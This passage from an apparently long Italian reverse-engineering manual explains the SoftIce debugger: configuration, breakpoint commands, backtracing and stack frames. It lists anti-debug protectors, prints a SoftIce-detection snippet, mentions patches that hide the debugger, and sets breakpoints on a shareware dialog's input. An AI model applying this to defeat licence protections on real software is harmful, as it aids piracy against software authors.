di usare SI come debugger stand-alone. Questa possibilità è usata per debuggare device driver, interrupts handlers o sequenze di boot. SoftIce fà paura alle case che creano software destinati alle protezioni tanto da avergli inserito all’interno di tali moduli dei sistemi che controllano la sua presenza. Pagina 362 di 1007
  • 363.
    La paura comunqueè abbastanza relativa in quanto le potenzialità di SI sono proporzionali alle difficoltà d’uso. SI potrei definirlo un debugger di sistema invece che di programma. Quando carico un certo programma sotto TurboDebugger o sotto debugger Microsoft il disassemblato mostrato è appunto relativo a questo. SoftIce invece mostra il codice del programma ma non solo. Se il CTRL-D che lo attiva viene dato in un momento in cui è in esecuzione un pezzo di codice di qualche task differente questo viene mostrato nella porzione di video relativo al codice. Stessa cosa dicasi per i breakpoint. Se io abbino ad un breakpoint un certo tipo di messaggio (WM_PAINT, WM_INITDIALOG ecc.) l’interruzione del codice avverrà in occesione di qualsiasi WM_PAINT o WM_INITDIALOG capitato nel sistema e non solo relativo al processo da noi voluto. Per limitare i processi controllati dovremo utilizzare ulteriori selettori nella riga di attivazione del breakpoint come ad esempio l’handle della window, l’ID del TASK, l’ID del processo e così via. Queste informazioni dovremo ricavarle mediante le funzioni informative di SI oppure dovremo ricavarle con utilities esterne. Se un comando di SI gestisce come sintassi un handle, un ID ecc. allora sicuramente ci sarà un comando che permetterà di cercarlo e visualizzarlo. In ogni caso la gestione di un debugger come questo è sicuramente più potente di altri ma è anche più complicata tanto che spesso viene preferito WDASM che a livello di tipologie di breakpoints e funzioni condizionali è meno potente ma quello che ha è controllabile a vista con pulsanti e tutte le informazioni visibili sono tutte inserite in finestre mostrate a video. Con SI ci troveremo spesso a dover richiedere la visualizzazione di informazioni che dovranno essere segnate su fogli per non dimenticare i dati. Questi dati dovranno successivamente essere utilizzati in altri comandi. Le funzioni eseguibili con il mouse sono nulle, almeno fino alla versione 3.25. Anche funzioni di visualizzazione delle informazioni in SI è più complicata rispetto a WDASM ed in ogni caso sono tutte legate a sequenze di comandi testuali che bisogna dare. WDASM sicuramente darà più soddisfazioni inizialmente però ci si accorge presto che è più instabile. WDASM spesso segnala errori legati ai threads o similia che sono dovuti al compito sicuramente ingrato che si trova dinanzi a certi programmi di grosse dimensioni. Poi ricordiamoci che uno è in particolar modo un disassemblatore con funzioni di debugger mentre l’altro è un debugger puro. Che differenza c’è ? Nel primo caso il programma viene preso ed analizzato al fine di tentare di ricostruire i riferimenti ecc. Il secondo, il debugger, invece interpreta direttamente le istruzioni del programma che vanno al processore senza prima leggere completamente il programma e senza tentare di ricostruire le symbols table. Caricando un programma con WDASM vedete chiaramente che esegue diverse passate su quanto ha letto. Dopo la prima fase di analisi WDASM ha creato le varie tabelle e il listato in assembler. Se ad un certo punto lo si vuole debuggare allora lo si deve leggere in memoria con l’apposita opzione. Se il programma è molto grosso si possono incontrare problemi nella fase di rigenerazione del codice assembler. Le prime versioni di WDASM rigeneravano solo i sorgenti in assembler e non eseguivano un debugging dinamico. Spesso i sorgenti ricreati dalle vecchie versioni di WDASM avevano un utilità educativa in quanto per se stessi i sorgenti non si potevano neppure ricompilare Pagina 363 di 1007
  • 364.
    o perchè troppogrossi o perchè contenevano costruitti non identificabili da WDASM. La “disassemblazione” di un programma di 500 Kbytes a volte creava sorgenti .ASM di 20 Mbytes cosa che faceva “ridere” il compilatore non appena li vedeva. Dicevamo che SI fa paura ai softwaristi che creano protezioni. I seguenti protettori identificano softice. EEXE (Encrypt Exe - FZC.EXE) HACKSTOP (WWPACK.EXE) PROTECT! (in vari files) GUARDIAN ANGEL (HWINFO.EXE) EXELITE (exe-compressor polacco) PREDATOR 666 (DCA.EXE v1.4) DS-CRP by Dark Stalker (hi!) SECURE v0.19 dall’autore di WWPACK ALEC v1.5 (il miglior protettore) by Random Ma come al solito fatta la legge trovato l’inganno. Ogni programma di protezione dispone di una metodologia sua per l’identificazione di SoftIce per cui esistono patch che cambiando il MagicNumber e altre cose permettono a SoftIce di non essere identificato. Molti programmi mandano in CRASH SoftIce usando l’interfaccia dell’INT 3 o altri interrupts oscuri (INT01/ICEBP,INT06,INT07,INT08). Ad esempio la seguente sequenza di istruzioni permette di sapere se SI è installato. mov ebp,"BCHK" mov ax,4 int 3 cmp ax,4 jne winice_installed I files per eseguire le patchs li trovate cercando su Astalavista i lavori fatti da : Greetings from the SoftICE 3.0 (Godot) team! Dom Basile Wizard extraordinaire Tom Guinther Symbol engine, loader Dan Babcock Symbol engine Gerald Ryckman Win95 porting & debugging Ray Hsu Video & mouse support Carol Tyler SoftIce possiede, come ho già detto prima, moltissimi breakpoints che possono essere utilizzati per diversi scopi. Una cosa particolare di SoftIce è il buffer per il backtrace. Mediante opzioni destinate alla creazione di breakpoint è possibile inserire delle istruzioni in questo buffer e successivamente eseguirle step by step. Cercate su internet i seguenti files i quali costituiscono degli ottimi manuali legati a SoftIce. SI-UG-~1 TXT 290.729 11/08/99 19.05 si-ug-chapter01.txt SI-UG-~2 TXT 8.154 11/08/99 11.16 si-ug-chapter02.txt SI-UG-~3 TXT 39.034 11/08/99 11.17 si-ug-chapter03.txt SI-UG-~4 TXT 21.710 11/08/99 11.20 si-ug-chapter04.txt SI2234~1 TXT 5.970 11/08/99 11.12 si-ug-chapter10.txt SI225A~1 TXT 10.375 11/08/99 11.20 si-ug-chapter08.txt SI2634~1 TXT 14.241 11/08/99 11.13 si-ug-chapter11.txt SI264A~1 TXT 74.827 11/08/99 11.17 si-ug-chapter05.txt SI265A~1 TXT 6.209 11/08/99 11.20 si-ug-chapter09.txt SI2A34~1 TXT 28.175 11/08/99 11.09 si-ug-chapter12.txt Pagina 364 di 1007
  • 365.
    SI2A4A~1 TXT 14.64511/08/99 11.09 si-ug-chapter06.txt SI2E34~1 TXT 40.830 11/08/99 11.08 si-ug-chapter13.txt SI2E4A~1 TXT 14.811 11/08/99 11.13 si-ug-chapter07.txt Sono 13 capitoli suddivisi per argomentazioni. SI disponbe inoltre della possibilità di essere eseguito con altri debugger quali CODEVIEW o altri. Nei files precedenti viene trattato anche questo argomento. Partiamo ora dall’inizio. SI dispone di un certo numero di parametri che permettono di settare l’ambiente operativo come ad esempio il numero di linee, la larghezza del video, il tipo di finestre aperte ecc. I tasti funzione possono essere abbinati a sequenze di comandi tramite funzioni che possono essere inserite, insieme ai comandi appena detti, nel file di inizializzazione WINICE.DAT Il seguente è un file in cui sono presenti i parametri iniziali che uso io. NMI=ON SIWVIDRANGE=ON LOWERCASE=OFF MOUSE=ON NOLEDS=OFF NOPAGE=OFF PENTIUM=ON THREADP=ON VERBOSE=ON PHYSMB=32 SYM=1024 HST=256 DRAWSIZE=2048 TRA=8 INIT="LINES 40;WIDTH 80;set FONT 3;X" F1="h;" F2="^wr;" F3="^src;" F4="^rs;" F5="^x;" F6="^ec;" F7="^here;" F8="^t;" F9="^bpx;" F10="^p;" F11="^G @SS:ESP;" F12="^p ret;" SF3="^format;" CF8="^XT;" CF9="TRACE OFF;" CF10="^XP;" CF11="SHOW B;" CF12="TRACE B;" AF1="^wr;" AF2="^wd;" AF3="^wc;" AF4="^ww;" AF5="CLS;" AF8="^XT R;" AF11="^dd dataaddr->0;" AF12="^dd dataaddr->4;" CF1="altscr off; lines 60; wc 32; wd 8;" Pagina 365 di 1007
  • 366.
    CF2="^wr;^wd;^wc;" EXP=C:PROGRAMMMAUISO~1TIMESL~1.EXE WDMEXPORTS=ON MONITOR=0 ; WINICE.DAT ; (SIW95WINICE.DAT) ;for use with SoftICE Version 3.2 (Windows 95) ; 14 July 1997 ; ************************************************************************* ; If your have MORE than 32MB of physical memory installed, change ; the PHYSMB line to the correct # of Megabytes. ; If you have LESS than 32MB you can save a bit of memory by ; specifying the correct # of Megabytes ; ************************************************************************* ; ***** Examples of sym files that can be included if you have the SDK ***** ; Change the path to the appropriate drive and directory ;LOAD=c:windowssystemuser.exe ;LOAD=c:windowssystemgdi.exe ;LOAD=c:windowssystemkrnl386.exe ;LOAD=c:windowssystemmmsystem.dll ;LOAD=c:windowssystemwin386.exe ; ***** Examples of export symbols that can be included ***** ; Change the path to the appropriate drive and directory ;EXP=c:windowssystemvga.drv ;EXP=c:windowssystemvga.3gr ;EXP=c:windowssystemsound.drv ;EXP=c:windowssystemmouse.drv ;EXP=c:windowssystemnetware.drv ;EXP=c:windowssystemsystem.drv ;EXP=c:windowssystemkeyboard.drv ;EXP=c:windowssystemtoolhelp.dll ;EXP=c:windowssystemshell.dll ;EXP=c:windowssystemcommdlg.dll ;EXP=c:windowssystemolesvr.dll ;EXP=c:windowssystemolecli.dll ;EXP=c:windowssystemmmsystem.dll ;EXP=c:windowssystemwinoldap.mod ;EXP=c:windowsprogman.exe ;EXP=c:windowsdrwatson.exe ; ***** Examples of export symbols that can be included for Windows 95 ***** ; Change the path to the appropriate drive and directory EXP=c:windowssystemkernel32.dll EXP=c:windowssystemuser32.dll EXP=c:windowssystemgdi32.dll EXP=c:windowssystemcomdlg32.dll EXP=c:windowssystemshell32.dll ;EXP=c:windowssystemadvapi32.dll ;EXP=c:windowssystemshell232.dll ;EXP=c:windowssystemcomctl32.dll ;EXP=c:windowssystemcrtdll.dll ;EXP=c:windowssystemversion.dll ;EXP=c:windowssystemnetlib32.dll ;EXP=c:windowssystemmsshrui.dll ;EXP=c:windowssystemmsnet32.dll ;EXP=c:windowssystemmspwl32.dll ;EXP=c:windowssystemmpr.dll Una parte di SI viene letta mediante linea di comando oppure inserendo l’istruzione che lo lancia dentro all’autoexec.bat. Pagina 366 di 1007
  • 367.
    Premendo CTRL-D, senon sono stati cambiati i tasti, viene attivata la finestra in cui compaiono i dati. Questo può avvenire in qualsiasi istante. Se si vuole leggere il codice di un programma è possibile farlo dal programma : C:ProgrammiNuMegaSoftIce95loader32.exe Loader32 mostra la seguente finestra. Bisogna sempre tener presente che SI permette di debuggare anche programmi con i sorgenti a disposizione anche se nel nostro caso questa possibilità non si verifica mai. Questo era per dire che molte funzioni disponibili nei menu del loader sono relativi a programmi che dispongono dei sorgenti. Lo scopo del loader è fondamentalmente quello di trasformare il programma in informazioni simboliche. Noi lo utilizzeremo fondamentalmente per leggere il programma in memoria tramite il secondo pulsante della toolbar. I comandi inseriti dentro ai tasti funzione possono essere settati tramite apposito comando. Questo è lo stesso che permette di visualizzare il settaggio attuale. FKEY Lista i comandi. Possono essere settati anche i tasti funzione con i vari SHIFT, CTRL, ALT ecc. Il settaggio avviene con : FKEY tasto Fx funzione La più grossa potenzialità di SI comunque rimangono i breakpoints. SI dispone di beakpoint che generalmente sono disponibili soltanto in debugger hardware. Per fare questo vengono sfruttate delle potenzialità dei chip 80386 e fratelli maggiori. Possono essere settati breakpoint su letture e scritture in memoria, esecuzione di interrupts, lettura e scrittura di porte di I/O ecc. Ogni breakpoint viene, una volta creato, identificato da un numero il quale potrà essere utilizzato nelle varie funzioni adatte ad attivarlo e a disattivarlo, a cancellarlo o a modificarlo. Il numero massimo è di 16 breakpoint contemporaneamente. Pagina 367 di 1007
  • 368.
    Breakpoint specifici adindirizzi particolari possono essere settati semplicemente clickando sulla linea di programma interessato o specificando l’indirizzo della linea come argomento del comando di creazione. I breakpoints possono essere abbinati ad un contatore che dice quante volte il breakpoint deve essere ignorato prima di essere considerato (count). Il primo comando per la creazione d breakpoint è : BPM[SIZE]address[verb][qualifier value][C=count] BPMW BPMD BPMB La SIZE o dimensione può essere (B)yte, (W)ord, (D)oubleword. Questo parametro serve ad indicare il range coperto dal breakpoint. Se ad esempio viene usato il (D)oubleword e il terzo byte dell doubleword viene modificato allora il breakpoint viene attivato. I VERB sono le operazioni di lettura, scrittura ecc. e precisamente: R, RW, W o X I QUALIFIER sono : (EQ)ual, (NE)not equal, (GT)greater than, (LT)less than, (M)ask Il VALUE invece è la word, il byte ecc. a seconda della SIZE. Questo comando viene appunto utilizzato per il settaggio di beakpoint legati a letture, scritture o esecuzioni di memoria. Il VERB X, per chi conosce Unix sa che X stà per esecuzione, permette di bloccare il programma quando viene eseguita qualche istruzione presente ad un certo indirizzo. Normalmente CS:IP puntano all’istruzione successiva a quella eseguita. Se viene utilizzato il VERB X allora CS:IP puntano all’istruzione che ha generato il BP. Guardate il seguente esempio: BPM 0040:SI W EQ 10 C=3 Si tratta di un BP legato all’accesso in memoria. La terza volta che il valore 10 viene scritto nella locazione 0040:SI fa generare il BP. Un altro sempio. BPM CS:1234 X La prima volta che viene raggiunto in esecuzione l’indirizzo cs:1234 fa bloccare il programma sul BP. Un altro esempio utilizzate la MASK. BPMW DS:F00 W E M 0XXX XXXX XXXX XXX1 Si tratta di un BP di size settata a W (word breakpoint) legato allaq scrittura in memoria. Il BP interviene la prima volta che la locazione CS:F00 ha un valore scritto il quale setta il bit di ordine maggiore a 0 e quello di ordine minore a 1. Gli altri bits possono essere qualsiasi valore. Volendo settare un BP in modo tale che il programma si interrompa la prima volta che ad un certo indirizzo viene scritto un valore maggiore di 5, dobbiamo specificare il seguente comando : BPM DS:1000 W GT 5 Pagina 368 di 1007
  • 369.
    Un famiglia dicomandi permette invece di specificare dei range di indirizzi. Lo stereotipo di questi comandi è : BPR start-address end-address [verb] [C=count] COUNT come nei casi precedenti indica dopo qante volte deve essere attivato il BP. Il VERB può essere : (R)ead, (W)rite o (RW)read/write Due parametri aggiuntivi sono T e TW i quali, se specificati, non fanno eseguire il BP ma abilitano il BACKTRACE sul range specificato. BPR B000:0 B000:1000 W Il precedente esempio abilita il BP se viene eseguita la scrittura nel buffer del video monocromatico. SI può collezionare le informazioni relative alle istruzioni in un backtrace buffer. Questo possibilità permette di eseguire a ritroso delle istruzioni precedenti ad un BP. Il range può variare da un byte ad 1 Mbytes. Ricordatevi che questa possibilità degrada le prestazioni in misura tanto maggiore quanto maggiore è il range specificato. Un esempio per inserire nel backtrace buffer è il seguente : BPR 1000:0 2000:0 T Altri BP possono essere settati su porte di I/O. BPIO port [verb] [qualifier value] [C=count] Il VERB può essere (R)ead, (W)rite o (RW)read/write. Il QUALIFIER può invece essere come nel caso del tipo di BP precedenti : (EQ)ual, (NE)not equal, (GT)greater than, (LT)less than, (M)ask Un esempio può essere : BPIO 21 W NE FF BP in scrittura sulla porta 21 se il valore NON E’ UGUALE a FF. Anche per gli interrupts possono essere settati breakpoints specifici. La sintassi : BPINT int-number [<AL|AH|AX>=value][C=count] Un esempio che setta un BP sull’INT 21 con AH=4C (ricordate che nel caso dell’int del DOS 21h AH contiene il codice del servizio) è il seguente. BPINT 21 AH=4C BPX invece permette di settare BP in esecuzione. BPX address [C=count] SI quando viene attivato crea delle tabelle con gli indirizzi delle funzioni importate. Pagina 369 di 1007
  • 370.
    Ad esempio sedate il comando EXP in SI avrete la lista delle funzioni exportate. Questa lista ha la seguente parvenza : 0045:1234 GETDLGITEMTEXT 0056:8900 FATALEXIT 0034:3333 GETWNTEXT 0456:9999 ANOTHERFUNCT .... Come potete vedere SI vi mostra le funzioni abbinate ad indirizzi. Se desiderate bloccare il programma ogni volta che viene richimata la funzione GetDlgItemText potete specificare l’indirizzo segnato a fianco, dopo averlo visto con EXP, oppure potete specificarlo in modo simbolico con il comando : BPX GetDlgItemText SI userà l’indirizzo abbinato. Chiaramente il simbolo deve esistere se non vi viene segnalato un messaggio di symbol not defined. Parlando di Windows esistono anche messaggi che potete listare mediante il comando : WMSG Se volete inserire un breakpoint su un certo messaggio potete usare il comando : BMSG WM_INITDIALOG Il carattere jolly * può essere usato nel comando di lista messaggi come lo usereste con il dos facendo una dir. WMSG WM_S* Il precedente esempio vi listerebbe tutti i messaggi che iniziano con WM_S. Il comando BMSG possiede la possibilità di specificare anche l’handle della finestra su cui è indirizzato il messaggio. Il comando HWND lista gli handloe delle finestre del programma. Specificando BMSG WM_INITDIALOG Si richiede di bloccare il programma tutte le volte che viene chiamato un WM_INITDIALOG indipendentemente dalla finestra. Pagina 370 di 1007
  • 371.
    Se con ilcomando HWND si riesce ad identificare la finestra interessata è possibile specificare quel valore come parametro. Supponiamo che nel sistema sia in esecuzione la finestra mostrata qui a fianco appartenete ad un programma shareware distribuito da molte riviste nazionali. SI a seguito del cmando HWND mostra i seguenti dati : Window handle hQueue SZ qOwner Class name Window-proc. 0080 196F 32 COMEXPL ComboBox 140F:000045678 0086 19F6 32 COMEXPL #32700Dialog 140F:000034344 Se grazie a qOwner e a class-name riuscite a identificare la dialog che vi interessa potete dare: BMSG 0080 WM_INITDIALOG In questo modo intercettate il messaggio di INITDIALOG indirizzato a quella dialog specifica. Non riuscendo tramite HWND potete posizionarvi sulla dialog con il cursore movibile di Spy++ e ricavarne l’handle. Le informazioni necessarie per settare il BP vengono mostrate in Spy++ (a parte il fatto che a noi interessa in particolar modo la prima ovvero quella a fianco a Window). La sintassi del BP che permette di intercettare i messaggi indirizzati ad una window è : BMSG hwnd [L] [begin msg [end msg]] [IF expression] E’ possibile intercettare tutti i messaggi indirizzati ad una window specificando solo l’handle della finestra, quello visto con Spy++ o rintracciato con il comandeo WMSG. Chiaramente debuggare il programma con un breakpoint su una finestra senza filtrare i messaggi diventa problematica visto che il tutto si interromperebbe in ogni istante a seguito di WM_PAINT, WM_ERASEBKGND ecc. Inoltre la cancellazione della client area del programma grazie alla comparsa del debugger creerebbe messaggi a catena per cui sarebbe meglio selezionare quali messaggi intercettare. Non sapendo quali sono quelli inviati alla finestra si potrebbe fare un ciclo per vedere quali sono generati sulla finestra e successivamente abilitare solo i breakpoint sui messaggi più interessanti. Quando si usa Spy++ ci si deve ricordare che è anche possibile cercare di avere gli handle delle windows inserite nella dialog stessa come ad esempio quelli dei campi d’edit. In altre parole potrei cercare gli ID dei campi d’edit e usare come breakpoint questi. In questo modo avrei la possibilità di vedere se esistono messaggi specifici legati a questi campi. In caso negativo potrei ampliare successivamente il campo cercando di intercettare i messaggi indirizzati a tutta la dialog. Quando non esistono messaggi come GetDlgItemText o GetDlgItemInt è facile che la lettura dei campi avvenga con l’intercettazione dei messaggi WM_GETTEXT. Per cui, supponendo che l’handle del campo d’edit sia 0BC4, è possibile settare un breakpoint con : BMSG 0BC4 WM_GETTEXT Con i breakpoints bisogna ricordarsi che l’indirizzo può essere specificato in modo dinamico semplicemente usando il registro puntatore all’istruzione EIP. In altre parole invece di usare un indirizzo fisso, bpx 0040ffff, è possibile usare eip, magari con qualche condizione. BPX EIP IF(EAX==25) Pagina 371 di 1007
  • 372.
    Un particolare tipodi BP permette di interrompere l’esecuzione se il valore di CS:IP esce dal range specificato. La sintassi è : CSIP [OFF| [NOT] start-address end-address] Se ad esempio vogliamo bloccare l’esecuzione se l’indirizzo in esecuzione non è dentro al ROM BIOS : CSIP NOT F000:0 FFFF:0 I comandi per il listing, l’abilitazione e la disabilitazione dei BP la potete trovare all’inizio quando ho ripportato la lista comandi di SI. Riassumendo quanto abbiamo detto sui breakpoints possiamo raggrupparli in : • Breakpoints in esecuzione: SI sostituisce un istruzione esistente con INT 3. Bisogna utilizzare il comando BPX per settare questo tipo di BP. • Breakpoints di memoria: SI utiulizza i registri del x86 di debug per interrompere quando alcuni byte/word/dword di memoria vengono lette, scritte o eseguite. Il comando BMP viene usato per questo scopo. • Breakpoints su interrupts: SI intercetta gli interrupts modificando la IDT (Interrupt Descriptor Table). Viene usato BPINT per settare questo tipo di BP. • Breakpoints di I/O: SI utilizza delle estensioni del Pentium/Pentium Pro presenti in registri per attendere le istruzioni di IN e OUT su porte. Il comando per creare il BP è BPIO. • Breakpoints su messaggi di Windows: SI intercetta i messaggi di Windows. La creazione avviene con BMSG. Grazie al comando DO è possibile creare delle seuqenze di comandi di SI che vengono eseguiti quando il BP viene attivato. Nella specifica DO possono essere inseriti tutti i comandi di SI. Ad esempio: BPX EIP DO “dd eax” BPX EIP DO “data 1;dd eax” BPMB dataaddr if (byte(*dataaddr)==1) do “? IRQL” I breakpoints possono essere anche condizionali grazie aqlla seguente sintassi: BREAKPOINT_COMMAND [options] [IF conditional expression] [DO “commands”] SI possiede il comando THREAD che mostra i threads attivi. Grazie ai comandi relativi ai breakpoints condizionali è possibile attendere l’attivazione di un thread o la sua disattivazione. Bpx ntoskrnl!SwapContext IF (edi==0xFF8B4020) Bpx ntoskrnl!SwapContext IF (esi==0xFF8B4020) Esistono alcuni caratteri che permettono di specificare valori dinamici dentro agli statement dei breakpoint. Si tratta del carattere underscore ‘_’ il quale permette di vedere il valore dinamico di un oggetto. Ad esempio : Pagina 372 di 1007
  • 373.
    bpx eip IF(eax == _eax) è l’equivalente di : ? eax 00000012 ; ATTENZIONE CHE QUESTO E’ IL VALORE STAMPATO DAL COMANDO ? bpx eip IF (eax == 12) In pratica setta un breakpoint condizionale che viene attivato se il valore dinamico di eax è uguale al suo corrente valore. Un altro esempio: bpint 2E if (process == _process) o ancora : bpx eip IF (tid == _tid) che sarebbe equivalente a : ? tid 8 ; ATTENZIONE CHE QUESTO E’ IL VALORE STAMPATO DAL COMANDO ? bpx eip if (tid == 8) Nei primi capitoli abbiamo parlato di concetti legati allo stack anche se i comandi di visualizzazione di SI non sono soltanto destinati alla visualizzazione di questa. Spesso si inseriscono breakpoints in corrispondenza di chiamate a funzioni durante le quali è importante tenere sotto controllo i valori dello stack o di certi dati particolari in zone di memoria di cui si conosce l’indirizzo oppure casi in cui questo è memorizzato dentro a registri. I vari comandi DW, DB ecc. possono ricevere come argomenti anche i nomi dei registri. DB ESP+04 DW EBP Una caratteristica di SoftIce è quella legata alla possibilità di utilizzare il buffer di backtrace. SI può inserire le istruzioni in un buffer di backtrace e visualizzarle a seguito di un certo avvenimento. Ad esempio potrebbe visualizzare le istruzioni a seguito di un bug anche se a noi inetressano altre casistiche. Le informazioni sulle istruzioni vengono collezionate a seguito di accessi in un range specifico di memoria. Questo range può essere da 1 byte a 1 Mbyte. Il salvataggio delle istruzioni non avviene automaticamente in quanto farlo rallenterebbe notevolmente il sistema. Per poter utilizzare questa possibilità bisogna inanzi tutto allocare un buffer per poterci salvare le istruzioni. Generalmente un buffer di backtrace di 10 Kbytes viene allocato di defaults. Il passo successivo è quello di abilitare questo buffer creando un breakpoint legato ad un range di memoria utilizzando il VERB T o TW. Ad esempio : BPR 1000:0 2000:0 T Come avevo già accennato i VERB T e TW non causano l’interruzione del programma ma semplicemente inseriscono le istruzioni nel buffer di backtrace. Pagina 373 di 1007
  • 374.
    Dopo aver inseritoaqnche gli altri breakpoints è necessario uscire da SI con il comando X. Al primo breakpoint SI verrà visualizzato e quindi potremo richiedere la visualizzazione delle istruzioni inserite nel buffer con il comando SHOW n-istruzioni Dove n-istruzioni è chiramente il numero di linee di istruzione che si desidera visualizzare. Per rieseguire una serie di istruzioni bisogna prima entrare nel modo di trace con : TRACE n-istruzioni Dopo essere entrati nel modo di trace con il precedente comando è possibile rieseguire le istruzioni tramite i comandi: XT, XP o XG. La partenza avviene dall’istruzione specificata dal comando trace. Se casualmente è stato specificato il comando TRACE 50 i comandi precedenti partono dalla 50 istruzione. Per terminare il modo di trace è sufficente utilizzare la specifica OFF del comando. Durante questa fase quasi tutte le istruzioni di SI funzionano normalmente. I comandi di manipolazione dei breakpoints non necessitano di spiegazioni particolari. I breapoints compaiono in una lista che viene mostrata mediante il comando BL. La cancellazione avviene con BC (BREAKPOINT CLEAR) seguito dal numero del BP oppure dal carattere jolly * se si vogliono cancellre tutti. La disabilitazione temporanea avviene con BD mentre la riabilitazione con BE. Dicevo prima che SI dispone di un loader che però offre potenzialità nel caso in cui si esegua il debug di programmi con i sorgenti. SI, essendo attivabile con la pressione di CTRL-D (o quelli che si sono settati), può essere attivato in qualsiasi istante. Avevo accennato prima che la metodologia di scrittura degli interrupt permette di espandere le funzioni di SoftIce. Quando avevamo parlato di Interrupts avevamo detto che a partire dall’indirizzo 0 c’erano 1024 bytes (256 * 4) destinati a mantenere memorizzati gli indirizzi dei 256 possibili interrupts. SoftIce possiede un istruzione che permette di assemblare istruzioni in assembler. Se a questo punto scrivessimo una qualche funzione in assembler con la metodologia di scrittura degli interrupts e inserissimo il suo indirizzo dentro alla tabella dei vettori d’interruzione assegnandogli il numero 99, per esempio, avremo poi la possibilità di richiamarla mediante il comando di generazione interrupt di SI. Queste funzioni scritte in SI potrebbero inoltre essere abbinate a qualche comando come ad esempio quelli relativi ai breakpoints. Supponiamo di voler eseguire una serie di controlli sui valori dei registri. Vediamo di trovare una zona di memoria libera e codifichiamo in assembler le linee di programma nelle quali eseguiremo il controllo dei registri. La funzione verrà scritta con la metodologia degli interrupt per cui verrà controllato il primo registro e se il valore non corrisponde verrà eseguito un salto sull’istruzione di ritorno dall’interrupt IRET se non verrà controllato il secondo registro e così via. Il comando per assemblare è A seguito dall’indirizzo. A 9000:0 9000:0 CMP AX,3 ; primo registro da controllare Pagina 374 di 1007
  • 375.
    9000:4 JNE 34; se non è uguale a quello che vogliamo ritorna 9000:10 CMP BX,4 ; secondo registro 9000:14 JNE 34 ; se non è uguale a quello che vogliamo ritorna 9000:20 CMP CX,5 ; terzo registro 9000:24 JNE 34 ; se non è uguale a quello che vogliamo ritorna 9000:30 INT 3 ; se sei arrivato qui i registri sono OK. BREAK 9000:34 IRET ; ritorna A questo punto settiamo la routine come interrupt 99 il cui indirizzo è a 99*4. Adesso ci interessa fare in modo che ad ogni istruzione del nostro programma che stiamo debuggando venga chiamata la routine appena scritta. La funzione di breakpoint che viene chiamata ad ogni accesso alla memoria tramite la specifica DO può richiamare l’interrupt ed è quello che interessa a noi. Prima installiamo la nostra funzione : ED 99*4 9000 Oltre a questo è possibile usare il comando I3HERE per fare in modo che compaia la finestra di SoftIce quando un int3 viene chiamato. I3HERE In ultimis settiamo il breakpoint sul range di memoria in cui vogliamo che venga eseguito il controllo previsto dalla nostra routine. BPR segmento:indirizzo_partenza segmento:indirizzo_fine R DO ‘GINT 99’ Come avevamo deto nel capitolo relativo all’assembler le funzioni utilizzano lo stack per il passaggio dei parametri per cui spesso ci si trova nella necessità di de-ferenziare questi valori tramite i registri ESP e EBP. Quale usare dipende dal prologo della funzione e da dove viene piazzato il breakpoint in relazione a questo. Molte funzioni a 32 bits possiedono il seguente prologo. PUSH EBP MOV EBP, ESP SUB ESP, size(local) Lo stack frame viene settato come segue: Stack Top Param N ESP+(n*4) or EBP+(n*4)+4 Pushed by caller Param #2 ESP+8 or EBP+C Param #1 ESP+4 or EBP+8 RET EIP Stack pointer on Entry Current Base Pointer EBP (PUSH EBP, MOV EBP, ESP) Save EBP LOCALS+SIZE-1 Call prologue Stack pointer after prologue (SUB ESP...) LOCALS+0 Save EBX Optional save of “C” registers Save ESI Register saved by compiler Current ESP Stack Bottom Save EDI Stack pointer after registers are saved In SI il riferimento a registri come ad esempio ESP+4 può essere eseguito con ESP->4 Per cui è possibile creare costrutti del tipo : Pagina 375 di 1007
  • 376.
    BPX IsWindow (ESP->4==10022)|| (ESP->4==1001E) Quando seguite una funzione cercate sempre di capire che cosa trattano gli argomenti. COMANDI VISUALIZZAZIONE INFORMAZIONI Come dicevo SI può essere attivato in qualsiasi istante grazie alla pressione dei tasti di attivazione. Molti comandi permettono la visualizzazione di informazioni sui task in funzione. Il primo comando è appunto TASK che visualizza le informazioni relative ai TASK a partire dal nome, all’indirizzo del segmento di stack e tante altre notizie. Informazioni relative ai processi possono essere estratte tramite il comando PROC. A sua volta le informazioni relative ai nomi dei processi e dei task possono essere usate come argomenti del comando CLASS che a sua volta restituisce informazioni sulle classi. Fornendo la specifica –X al comando CLASS si ottengono informazioni legate ad ogni classe compresi gli indirizzi della window procedure ecc. Il comando THREAD invece fornisce informazioni sui THREADS attivi. Nelle versioni per WIN98 la visualizzazione del codice avviene mostrando il numero del thread con a fianco gli indirizzi. Essendo possibile in SI visualizzare in qualsiasi istante il codice non è detto che quello visualizzato si relativo al programma voluto. Alcuni breakpoint infatti, se non viene specificato l’ID del processo o qualche cosa che lo identifichi, funzionano su tutti i task presenti. Prendiamo ad esempio un breakpoint legato alla lettura del testo di un campo d’edit, GetDlgItemText. SI mostrerà la sua windows attivata dal breakpoint a seguito di qualsiasi GetDlgItemText venga richiamata nel sistema. Le funzioni relative alla visualizzazione delle informazioni servoino appunto ad avere specifiche legate ad ogni processo in modo tale da poter eseguire delle selezioni con le successive funzioni di SI. VISUALIZZAZIONE DEI SEGMENTI Tutti i programmi, come abbiamo già detto, dispongono di un certo numero di segmenti utilizzati per vari scopi. Un segmento è sicuramente il Code Segment. I dati sono invece allocati nel Data Segment. I segmento di stack lo abbiamo già descritto. In ogni caso i vari registri di segmento ci permetono di capire quali sono i segmenti in un certo istante dell’esecuzione. Tramite il comando MAP32 di SoftIce è possibile eseguire una panoramica dei segmenti allocati in un certo momento. Per ogni programma caricato vengono mostrati i vari segmenti con le seguenti informazioni: OWNER OBJ_NAME OBJ# ADDRESS SIZE TYPE COMEXP .text 0002 014C:00005678 000000FC0 CODE RW COMEXP .idata 0006 014C:00007890 00000FF00 IDATA RO Ecc. La seguente tabella mostra gran parte delle funzioni a disposizione di SoftIce. Si tratta di una tabella da me redata tramite le funzioni dei help presenti nella versione 3.24 per Windows 95. L’utilizzo di alcune tecniche particolari e quindi di alcune delle opzioni qui riportate verrà trattato più avanti. Pagina 376 di 1007
  • 377.
